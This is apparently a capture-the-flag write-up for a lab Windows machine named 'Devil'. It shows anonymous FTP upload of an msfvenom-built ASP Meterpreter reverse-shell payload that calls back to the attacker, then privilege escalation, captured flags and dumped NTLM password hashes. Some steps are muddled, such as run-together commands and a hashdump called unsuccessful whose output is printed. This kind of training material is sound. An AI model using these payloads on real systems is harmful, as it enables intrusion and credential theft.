
Devil Writeup

Who am I?
Devil is rated as a medium machine.


NMAP Result



We see FTP port 21 with Anonymous login. Port 80 is also open.
HTTP
When working with a website, I like to use DirBuster to search for hidden directories.

FTP

We start by logging into FTP as an Anonymous user. We downloaded the data to look for clues.

Using the put command, we managed to upload a file to the FTP server.




Since we are able to upload and execute files, we can add malware to the website.
We will generate malware using msfvenom. Since it is a Windows server,
we know it uses ASP.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip_address> LPORT=<your_port> -f asp > shell.asp

In Metasploit, use the following commands:
show options → set LHOST 10.10.14.14meterpreter then hashdump


The above image did not work. We don’t know if the Windows system is x64 or x86. When trying the above command, our multi-handler was listening, but nothing happened. We then tried again with x86.

We can see that we are not System.
This means we can run some commands, but attempts to use getsystem
did not succeed. We will try running a post-exploit module to find a way to
elevate our privileges to System.

First, we place the current session in the background (Ctrl+Z, Y)
and return to msfconsole.



We are not System yet. We can try running post-exploitation modules
that find ways to escalate our privileges. The post module identified methods
to gain System. We chose the first suggestion.


This attempt failed because the handler was configured with
192.168.1.134, which is not our local host.
We corrected this by running:
show options → set LHOST 10.10.14.14
Port 4444 was already in use.
We got a Meterpreter shell, and this time we are root.

It seems there is a user named babis. Let’s hunt for flags.
We navigated to C:\ and used tab to autocomplete
directory options.

Root flag: e621a0b5041708797c4fc4728bc72b4b
Earlier, we found a user named babis. We located her desktop and
found the user flag. Note the .txt.txt file extension.
User flag: 9ecdd6a3aedf24b41562fea70f4cb3e8
Extra attempt (but no success):
meterpreter then hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a450f6000be7df50ee304d0a838d638f:::
babis:1000:aad3b435b51404eeaad3b435b51404ee:a1133ec0f7779e215acc8a36922acf57:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Conclusion
This concludes the writeup for Devil. The machine provided excellent learning opportunities.